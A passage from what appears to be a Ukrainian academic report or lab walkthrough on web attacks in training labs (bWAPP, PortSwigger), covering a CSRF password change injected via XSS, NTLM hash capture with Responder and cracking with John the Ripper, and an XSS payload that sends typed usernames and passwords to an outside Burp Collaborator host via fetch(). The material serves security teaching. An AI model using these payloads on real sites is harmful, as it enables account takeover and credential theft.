

Рисунок 3.13 – Завантаження шкідливого файлу hta

На наведеному вище зображенні можна побачити, що файл був завантажений у систему. Тепер, як тільки жертва завантажить його, щоб перевірити, що це таке, зловмисник отримає свій сеанс meterpreter (рисунок 3.14).

Рисунок 3.14 – Перехоплення сесії meterpreter

3.3 CSRF та XSS

Веб-додатки, які страждають від уразливості XSS і CSRF, дозволяють маніпулювати паролем користувача або зареєстрованою адресою електронної пошти самостійно без його відома.

Слід відкрити вразливий веб-додаток bWAPP як bee:bug, далі вибрати: CSRF (Change Password) з меню Choose your bug.

Таким чином, це перенаправить користувача на веб-сторінку CSRF, де можна змінити пароль облікового запису (рисунок 3.15).

Коли людина вводить або встановлює новий пароль, значення, що передається, таким чином, відображається назад в URL-адресі, оскільки пароль в даному випадку змінюється на «12345».



Рисунок 3.15 – Підміна пароля

Слід скопіювати URL-адресу пароля та змінити значення password_new та password_conf на ті, які користувач хоче встановити для відвідувача. В даному випадку "ignite":

http://192.168.0.14/bWAPP/csrf_1.php?password_new=ignite&password_conf=ignite&action=change

Тепер настав час впровадити скрипт на веб-сторінку з XSS із тегом «image» (рисунок 3.16).

<img src=”http://192.168.0.14/bWAPP/csrf_1.php?password_new=ignite&password_conf=ignite&action=change”>

Рисунок 3.16 – Запис XSS скрипту

Варто припустити, що відвідувач переглядає сайт і відвідує цей вразливий розділ. Як тільки він це зробить, браузер виконає вбудоване корисне навантаження Javascript і розглядатиме його як справжній запит відвідувача, тобто він змінить його пароль на «ignite» (рисунок 3.17).



Рисунок 3.17 – Сторінка з XSS вразливістю

Якщо користувач зробив це, то тепер щоразу, коли відвідувач входитиме в систему, вводячи свій старий пароль, він не зможе цього зробити, оскільки його пароль не підійде (рисунок 3.18).



Рисунок 3.18 – Спроба авторизації користувача після XSS атаки

Але зловмисник може увійти до облікового запису відвідувача, оскільки він має новий пароль, тобто «ignite» (рисунок 3.19).



Рисунок 3.19 – Авторизація за зміненим паролем

Тестування проведені на тестовому стенді показують про високу ефективність приведених моделей атак та необхідність застосування механізмів захисту.

3.4 Захоплення хеша NTLM за допомогою XSS

Вразливість XSS часто відома своїми спливаючими вікнами, але іноді зловмисник маніпулює ними, щоб перехопити конфіденційні дані, такі як сеансові файли cookie та облікові записи.

В даному випадку зловмисник намагається захопити NTLM-хеші відвідувачів, вводячи свій шкідливий код Javascript у вразливу програму.

Щоб провернути це, він включає Responder у своїй атакуючій машині, яка, таким чином, захопить всі автентифіковані хеші NTLM, як це показано на рисунку 3.20.

responder -I eth0



Рисунок 3.20 – Ввімкнення Responder

Крім того, він просто вводить свій шкідливий скрипт на веб-сторінку, що страждає від XSS, за допомогою «iframe»:

<iframe src=http://192.168.0.12/scriptlet.html <

Додавання XSS скрипту на сторінку веб – за стосунку приведене на рисунуку 3.21.



Рисунок 3.21 - Додавання XSS скрипту на сторінку

Настав час зачекати на відвідувача. Тепер, коли він відвідує цю веб-сторінку, людина стикається зі спливаючою вікном, що запитує облікові дані (рисунок 3.22).



Рисунок 3.22 – Введення облікових даних

Як тільки користувач вводить свої облікові дані, веб-сторінка перезавантажується, і зловмисник отримує свої NTLM-хеші (Рисунок 3.23).



Рисунок 3.23 – Отримання NTLM-хешу

Зловмиснику треба розібратися з цим. Тому в новому терміналі він прямує до каталогу, де зберігається хеш (рисунок 3.24).

cd /usr/share/responder/logs



Рисунок 3.24 – Перелік отриманих файлів

Крім того, він створює новий файл із паролями – pass.txt. Вміст створеного файлу приведений на рисунку 3.25.



Рисунок 3.25 – Документ з паролями

john --wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt

Результат виконання команди приведено на рисунку 3.26.



Рисунок 3.26 – Отримання авторизованого сеансу

Тепер роботу закінчено. Зловмисник просто вставляє файл із паролями та хеш-файл у John The Ripper і там він отримає авторизований сеанс.

3.5 Захоплення облікових даних за допомогою Burp Collaborator

Корисне навантаження виконувалося в тому ж місці, де його було введено. Варто спробувати захопити деякі облікові дані, як у якійсь реальній ситуації, коли веб-сторінка страждає від уразливості XSS.

Повернувшись до облікового запису PortSwigger, потрібно вибрати параметр «Exploiting cross-site scripting to capture passwords», як показано на рисунку 3.27.

Рисунок 3.27 – Лабораторна робота Exploiting cross-site scripting to capture passwords

Як тільки людина натисне кнопку «Access The Lab», вона буде перенаправлена на веб-сторінку з XSS. Користувач знову відкрив якийсь пост там (рисунок 3.28).

Рисунок 3.28 – Веб-сторінка з XSS

Прокрутивши сторінку ще раз униз, можна натрапити на той самий розділ коментарів. Варто задіяти його знову, як це показано на рисунку 3.29.



Рисунок 3.29 – Форма з XSS вразливостями

Повернувшись у "Burp Collaborator", необхідно знову скопіювати корисне навантаження, натиснувши кнопку "Копіювати в буфер обміну" (рисунок 3.30).



Рисунок 3.30 – Генерування payload

Все, що потрібно, — це лише це корисне навантаження. Тепер варто ввести в поле коментаря наступне корисне навантаження XSS:

<input name=username id=username>

<input type=password name=password onchange="if(this.value.length)fetch('https://5iojzt7m7e9217idp6s700vah1nsbh.burpcollaborator.net',{

method:'POST',

mode: 'no-cors',

body:username.value+':'+this.value

});">

На рисунку 3.31 приведено приклад створення запису з XSS в коментарях для його подальшого використання.



Рисунок 3.31 – Створення запису з XSS

Слід натиснути кнопку «Залишити коментар», щоб перевірити, чи працює він чи ні. Нижче показано, що коментар був успішно опублікований (рисунок 3.32).

Рисунок 3.32 – Опублікований запис з вразливістю

Тепер потрібно перевірити результати у «Burp Collaborator». На зображенні нижче можна побачити, що корисне навантаження було виконано в якийсь момент. Варто перевірити, хто це зробив, як це показано на рисунку 3.33.



Рисунок 3.33 – Результат отриманий Burp Collaborator

Це зробив адміністратор, у користувача тепер є певні повноваження. У верхній частині блогу був розділ входу до облікового запису, потрібно задіяти його(рисунок 3.34).



Рисунок 3.34 – Вікно авторизації

Потрібно налаштувати свій проксі-сервер та захопити поточний HTTP-запит (рисунок 3.35).

